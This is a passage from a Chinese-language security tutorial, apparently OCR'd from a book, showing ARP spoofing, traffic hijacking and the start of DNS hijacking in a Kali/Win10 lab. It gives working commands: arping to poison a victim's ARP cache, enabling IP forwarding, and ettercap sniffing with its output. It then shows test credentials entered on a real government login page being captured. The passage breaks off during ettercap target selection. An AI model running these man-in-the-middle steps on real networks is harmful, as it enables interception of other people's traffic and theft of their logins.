


图 3.3.3.5 arping 帮助文档

通过文档提示，我们来构建攻击语句如下：

arping -s 00:0c:29:e9:40:70 -S 192.168.31.1 192.168.31.17

含义:将 192.168.31.17ARP 缓存表中 192.168.31.1 对应的 MAC

地址改为 00:0c:29:e9:40:70，这个网卡地址为 kali 的，也可以随意设置一个这里就改成 kali 的 MAC 地址，如图 3.3.3.6 所示：




图 3.3.3.6　开启 arp 欺骗断网攻击

此时我们在 win10 中查看一下路由 IP 对应的 MAC 地址是否发生改变，如图 3.3.3.7 所示：




图 3.3.3.7　成功更改 win10 arp 表中 MAC 值

接下来,win10 在上网的时候会通过路由 IP 找到 kali 主机 MAC,而不是路由，我们对这样的请求不进行转发，因此对方无法上网，如图 3.3.38 所示无法 ping 或者打开百度网址：

正常情况：win10=>路由=>外网，现在是 win10=>kali，由于 kali 没有对数据进行转发因此就结束了，所以无法上网。




图 3.3.3.8 所示无法 ping 或者打开百度网址

3.3.3.2 流量劫持

流量劫持是基于上节技术，如果 win10=>kali 并没有结束，我们再 kali 中打开转发开关，实现 win10=>kali=>路由=>外网，这样 win10 即可实现正常上网，但是，注意了，win10 所有的上网数据都经过了 kali，因此 kali 可以从中获取到上网流量数据，比如 win10 上网查看的图片，或者的登录的账号密码等等。下面开始基

于 3.3.1 内容继续演示：

第一步打开转发开关：

将/proc/sys/net/ipv4/ip_forward 文件值改为 1 即可如图 3.3.3.9 所示，默认关闭状态是 0，打开之后 win10 就可以正常上网了，如图 3.3.3.10 所示：

图 3.3.3.9 打开转发开关




图 3.3.3.10 win10 可以上网

此时我们需要有一个可以监听工具 ettercap，看一下它的帮助文档，如图 3.3.3.11 所示：




图 3.3.3.11 ettercap 帮助文档

这里文档信息涉及到的命令比较多，我就用最简单的来监听一下：

-Tq:以静默的方式显示文本数据

-i:选择监听的网卡

先看一下目前正在用的网卡名称为 eth0，图 3.3.3.12：

```
┌──(root💀kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.31.16  netmask 255.255.255.0  broadcast 192.168.31.255
        inet6 fe80::20c:29ff:fee9:4070  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:e9:40:70  txqueuelen 1000  (Ethernet)
        RX packets 115548  bytes 9349127 (8.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19605  bytes 4029919 (3.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 44  bytes 2352 (2.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 44  bytes 2352 (2.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 3.3.3.12 ifconfig 命令查看网卡

然后构建监听语句如下：

ettercap -Tq -i eth0，开始监控 eth0 网卡数据，如图 3.3.13 所示：

```
┌──(root💀kali)-[~]
└─# ettercap -Tq -i eth0

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 00:0C:29:E9:40:70
         192.168.31.16/255.255.255.0
         fe80::20c:29ff:fee9:4070/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=========================================================>| 100.00 %

11 hosts added to the hosts list...
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help
```

图 3.3.3.13 开始监听

下面我们在一个网站如北京市人力资源和社会保障局个人登录页面，输入账号密码信息，这里账号为： admintest，密码为：passwordtest，我们点击登录，如图 3.3.3.14 所示：




图 3.3.3.14 登录网站

这里提示错误是正常的，因为我们的账号密码本身就是乱写的，只为了测试监听数据，如图 3.3.3.15 所示：

图 3.3.3.15 提示账号错误

然后，我们来看一下此时 kali 已经监听到了账号密码信息，如图 3.3.3.16 所示：




图 3.3.3.16 成功监听到数据

到这里，不知道你是否看明白，在局域网内可以轻松的获取到别人的上网数据。如果你的同事告诉你快登录平台进行一些操作，当你正常登录后就会被监听到账号密码信息，当然面膜信息有可能是程序自身加密处理过的，不过也照样可以破解。所以网络安全真的很重要，别人拿到你的账号密码信息他可以做很多破坏，造成的损失是不可估量的。

3.3.3.3 DNS 劫持

与监听密码一样，正常情况下 win10 输入 www.baidu.com 是可以通过 win10=>kali=>路由=>外网来上网的，现在由于域名是通过 DNS 来与 IP 对应的，如果我们在 kali 这一步中，修改 DNS 信息，将 www.baidu.com 改成其他 IP 地址，这样就实现了劫持。

第一步，修改 ettercap 的 DNS 配置信息，如图 3.3.3.17 所示：




图 3.3.3.17 更改 DNS

打开errercap,输入命令ettercap -G,即可打开可视化窗口,如图 3.3.3.18 所示:




图 3.3.3.18 打开 ettercap 可视化界面

点击右上角的对勾即可打开操作界面，如图 3.3.3.19 所示:

图 3.3.3.19 进入 ettercap

点击右上角三个点，选择 hosts，如图 3.3.3.20 所示：

图 3.3.3.20 选择 hosts

选择 scan for hosts，开始扫描局域网中主机，如图 3.3.3.21 所示：




图 3.3.3.20 选择扫描主机

当提示扫描完成后，选择 hosts list，如图 3.3.3.21 所示，查看主机列表如图 3.3.3.22 所示：




图 3.3.3.21 选择 hosts list




图 3.3.3.22 查看扫描到的主机列表

选择路由 IP:192.168.31.1，点击 Add to Target1，如图 3.3.3.23 所示,选择 win10IP:192.168.31.17,点击 Add to Target2,如图 3.3.3.24 所示:

